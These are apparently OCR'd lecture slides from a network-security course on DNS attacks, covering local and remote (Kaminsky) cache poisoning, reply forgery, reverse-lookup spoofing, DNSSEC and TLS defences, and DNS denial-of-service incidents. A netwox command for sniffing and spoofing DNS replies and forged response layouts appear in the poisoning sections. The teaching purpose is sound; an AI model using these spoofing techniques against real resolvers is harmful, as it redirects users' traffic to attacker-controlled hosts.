


DNS Attacks on Compromised Machines

- If attackers have gained the root privileges on a machine,
  - Modify `/etc/resolv.conf`: use malicious DNS server as the machine's local DNS server and can control the entire DNS process.
  - Modify `/etc/hosts`: add new records to the file, providing the IP addresses for some selected domains. For example, attackers can modify IP address of www.bank32.com which can lead to attacker's machine.

Local DNS Cache Poisoning Attack

Spoofing DNS Replies (from LAN)



Local DNS Cache Poisoning Attack

Goal: Forge DNS replies after seeing a query from Local DNS Server
Technique: Sniffing and Spoofing

```
Title: Sniff and send DNS answers
    Usage: netwox 105 -h data -H ip -a data -A ip [-d device]
                      [-T uint32] [-f filter] [-s spoofip]
    Parameters:
    -h|--hostname data    hostname
    -H|--hostnameip ip    IP address
    -a|--authns data      authoritative nameserver
    -A|--authnsip ip      authns IP
    -d|--device device    device name
    -T|--ttl uint32       ttl in seconds
    -f|--filter filter    pcap filter
    -s|--spoofip spoofip  IP spoof initialization type
```

Local DNS Cache Poisoning Attack

```
$ sudo netwox 105 --hostname www.example.net
     --hostnameip 10.20.30.40 --authns ns.example.net
     --authnsip 10.20.30.50 --filter src host 10.0.2.16
     --ttl 19000 --spoofip raw
```

Attack

```
$ dig www.example.net
```

Result

```
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.         19000   IN      A       10.20.30.40      ❶

;; AUTHORITY SECTION:
.                        19000   IN      NS      ns.example.net.

;; ADDITIONAL SECTION:
ns.example.net.          19000   IN      A       10.20.30.50
```

Inspect the Cache

```
;
$DATE 20151214152854
; authanswer
.                    18997   IN   NS     ns.example.net.
; authauthority
ns.example.net.      18997   NS          ns.example.net.
; additional
                     18997   A           10.20.30.50
; authanswer
www.example.net.     18997   A           10.20.30.40    ← Poisoned!
;
```

- Run "`sudo rndc dumpdb -cache`" and check the contents of "`/var/cache/bind/dump.db`".
- Clean the cache using "`sudo rndc flush`" before doing the attack.

Remote DNS Cache Poisoning Attack: Challenges

Challenges: For remote attackers who are not on the same network as the local DNS server, spoofing replies is much more difficult, because they need to guess two random numbers used by the query packet:

- Source port number (16-bit random number)
- Transaction ID (16-bit random number)

Cache effect: If one attempt fails, the actual reply will be cached by local DNS server; attacker need to wait for the cache to timeout for the next attempt.


Remote DNS Cache Poisoning Attack

The Kaminsky Attack

How can we keep forging replies without worrying about the cache effect?

Kaminsky's Idea:

- Ask a different question every time, so caching the answer does not matter, and the local DNS server will send out a new query each time.
- Provide forged



The Kaminsky Attack: A Sample Response

This random name will change for each attack attempt


This answer does not matter

```
;; QUESTION SECTION:
;twysw.example.com.            IN    A

;; ANSWER SECTION:
twysw.example.com.     259200  IN    A    1.2.3.4

;; AUTHORITY SECTION:
example.com.           259200  IN    NS   ns.attacker32.com
```

This is what we want the local DNS server to cache

Tell the DNS server to use this one as the nameserver for the example.com domain

Spoofing Replies: IP and UDP headers



Spoofing Replies: DNS Header and Payload

Question Record

Name	Record Type	Class
twysw.example.com	"A" Record 0x0001	Internet 0x0001

Answer Record

Name	Record Type	Class	Time to Live	Data Length	Data: IP Address
twysw.example.com	"A" Record 0x0001	Internet 0x0001	0x00002000 (seconds)	0x0004	1.2.3.4

Authority Record

Name	Record Type	Class	Time to Live	Data Length	Data: Name Server
example.com	"NS" Record 0x0002	Internet 0x0001	0x00002000 (seconds)	0x0013	ns.attacker32.net

Representation in the packet
(Total: 0x13 bytes)

2	n	s	10	a	t	t	a	c	k	e	r	3	2	3	c	o	m	0

Attacks from Malicious DNS Server

Attacks from Malicious DNS Server

When a user visits a website, such as attacker32.com, a DNS query will eventually come to the authoritative nameserver of the attacker32.com domain. In addition to providing an IP address in the answer section of the response, DNS server can also provide information in the authority and additional sections. Attackers can use these sections to provide fraudulent information.

Fake Data in the Additional Section

```
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.        259200   IN      A       192.168.0.101

;; ADDITIONAL SECTION:
www.gmail.com.          259200   IN      A       192.168.0.201
www.facebook.com.       259200   IN      A       192.168.0.202
```

Additional information is provided

They will be discarded: out of zone. They will cause security problems if not discarded.

Fake Data in the Authority Section

```
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.         259200  IN      A       192.168.0.101


;; AUTHORITY SECTION:
example.net.             259200  IN      NS      ns.example.net.
facebook.com.            259200  IN      NS      ns.example.net.
```

This one is allowed

This one is out of zone, and should be discarded

Reply Forgery Attacks from Malicious DNS Servers

```
;; QUESTION SECTION:
;www.example.net.                IN      A

;; ANSWER SECTION:
www.example.net.         259200  IN      A       192.168.0.101

;; AUTHORITY SECTION:
example.net.             259200  IN      NS      www.facebook.com.

;; ADDITIONAL SECTION:
www.facebook.com.        259200  IN      A       192.168.0.201
```

This one is allowed

This one is not allowed (out of zone). The local DNS server will get the IP address of this hostname by itself.

Reply Forgery in Reverse DNS Lookup

- In the reverse lookup, a DNS query tries to find out the hostname for a given IP address.
- Question: Can we use the hostname obtained from reverse DNS lookup as the basis for access control?
  - Example: Packets from syr.edu are allowed to access certain services.
- To answer this question, we need to know how to do reverse lookup

Reply Forgery Attacks from Malicious DNS Servers

<u>Example :</u>

Given an IP address, 128.230.171.184, the DNS resolver constructs a “fake name” 184.171.230.128.in-addr.arpa and then send queries through an iterative process.

We emulate the entire reverse lookup process using @ option in the dig command.

Reverse DNS Lookup

Step 1: Ask a root server. We get the nameservers for the in-addr.arpa zone

```
seed@ubuntu:~$ dig @a.root-servers.net -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.   IN PTR

;; AUTHORITY SECTION:
in-addr.arpa.     172800   IN NS f.in-addr-servers.arpa.
in-addr.arpa.     172800   IN NS e.in-addr-servers.arpa.

;; ADDITIONAL SECTION:
f.in-addr-servers.arpa. 172800   IN A  193.0.9.1
e.in-addr-servers.arpa. 172800   IN A  203.119.86.101
```

Step 2: Ask a nameserver of the in-addr.arpa zone. We get nameservers for the 128.in-

```
seed@ubuntu:~$ dig @f.in-addr-servers.arpa -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.   IN PTR

;; AUTHORITY SECTION:
128.in-addr.arpa. 86400 IN NS r.arin.net.
128.in-addr.arpa. 86400 IN NS u.arin.net.
```

Reply Forgery Attacks from Malicious DNS Servers

Step 3: Ask a nameserver of the 128.in-appr.arpa zone. We get the nameservers for the 203.128.in-addr.arpa zone

```
seed@ubuntu:~$ dig @r.arin.net -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.   IN PTR

;; AUTHORITY SECTION:
230.128.in-addr.arpa.   86400 IN NS ns2.syr.edu.
230.128.in-addr.arpa.   86400 IN NS ns1.syr.edu.
```

Step 4: Ask a nameserver of the 230.128.in-appr.arpa zone. We get the final result

```
seed@ubuntu:~$ dig @ns2.syr.edu -x 128.230.171.184

;; QUESTION SECTION:
;184.171.230.128.in-addr.arpa.   IN PTR

;; ANSWER SECTION:
184.171.230.128.in-addr.arpa. 3600 IN  PTR   syr.edu.
```

Review Our Question

- Question: Can we use the hostname obtained from reverse DNS lookup as the basis for access control?
- Answer:
  - If a packet comes from attacker, the reverse DNS lookup will go back to the attacker's nameserver.
  - Attackers can reply with whatever hostnames they want.


Protection Against DNS Cache Poisoning Attacks

DNSSEC

- DNSSEC is a set of extension to DNS, aiming to provide authentication and integrity checking on DNS data.
- With DNSSEC, all answers from DNSSEC protected zones are digitally signed.
- By checking the digital signatures, a DNS resolver is able to check if the information is authentic or not.
- DNS cache poisoning will be defeated by this mechanism as any fake data will be detected because they will fail the signature checking.

Protecting Against DNS Cache Poisoning Attacks

Protection Using DNSSEC



Protection Using TLS/SSL

Transport Layer Security (TLS/SSL) protocol provides a solution against the cache poisoning attacks.

- After getting the IP address for a domain name (www.example.net) using DNS protocol, a computer will ask the owner (server) of the IP address to proof that it is indeed www.example.net.
- The server has to present a public-key certificate signed by a trusted entity and demonstrates that it knows the corresponding private key associated with www.example.net (i.e., it is the owner of the certificate).

DNSSEC versus TLS/SSL

- Both DNSSEC and TLS/SSL are based on the public key technology, but their chains of trust are different.
- DNSSEC provides chain of trust using DNS zone hierarchy, so nameservers in the parent zones vouch for those in the child zones.
- TLS/SSL relies on Public Key Infrastructure which contains Certificate Authorities vouching for other computers.

Denial of Services Attacks on DNS

Denial of Service Attacks on Root Servers

Attacks on the Root and TLD Servers :

Root nameservers: If the attackers can bring down the servers of the root zone, they can bring down the entire Internet. However, attack root servers is difficult:

- The root nameservers are highly distributed. There are 13 (A,B….M) root nameservers (server farm) consisting of a large number of redundant computers to provide reliable services.
- As the nameservers for the TLDs are usually cached in the local DNS servers, the root servers need not be queried till the cache expires (48 hrs). Attacks on the root servers must last long to see a significant effect.

Denial of Service Attacks on TLD Servers

Nameservers for the TLDs are easier to attack. TLDs such as gov, com, net etc have quite resilient infrastructure against DOS attacks. But certain obscure TLDs like country-code TLDs do not have sufficient infrastructure. Due to this, the attackers can bring down the Internet of a targeted country.

Attacks on Nameservers of a Particular Domain

UltraDNS: DNS provider for many major e-commerce companies such as Amazon, Walmart, Expedia. In 2004, DOS against this provider was launched which suffered an outage for an hour.

DDoS attack hobbles sites, including Amazon

By **Tom Krazit**, CNET

December 24, 2009 -- Updated 1900 GMT (0300 HKT)

from cnet

Amazon was one of the Internet's larger companies hit by a DDos attack Wednesday evening.

(CNET) -- An attack directed at the DNS provider for some of the Internet's larger e-commerce companies -- including Amazon, Wal-Mart, and Expedia -- took several Internet shopping sites offline Wednesday evening, two days before Christmas.

Neustar, the company that provides DNS services under the UltraDNS brand name, confirmed an attack took place Wednesday afternoon, taking out sites or rendering them extremely sluggish for about an hour. A

Attacks on Nameservers of a Particular Domain

Dyn network : In 2016, multiple DDoS attacks were launched against a major DNS service provider for companies like CNN, BBC, HBO, PayPal etc. The attacks are believed to have been launched through botnet consisting of different IoT devices like IP cameras caused major Int

Attacks on Nameservers of a Particular Domain

DNSPod : In 2009, several DNS servers of a Chinese domain service provider were hit by DDoS.

- The attack was meant to target one particular company (Baofeng.com) which is widely popular video streaming site in China.
- On the next day of attack, when DNS responses previously cached by the other servers timed out, Baofeng's media player on users' machines could not find the IP addresses of the servers because of the attack.
- Due to the bug in the media player software, instead of waiting, they continuously sent out DNS queries at a faster rate. Due to massive number of DNS queries, they flooded and congested the network of China Telecom (ISP). It impacted 20 provinces and is described as the worst Internet incident in China.

Summary

- How DNS works
- Spoofing Attacks on DNS
  - Local DNS cache poisoning attacks
  - Remote DNS cache poisoning attacks
  - Reply forgery attacks
- Defense against DNS spoofing attacks
  - DNSSEC
  - TLS/SSL
- Denial of Services on DNS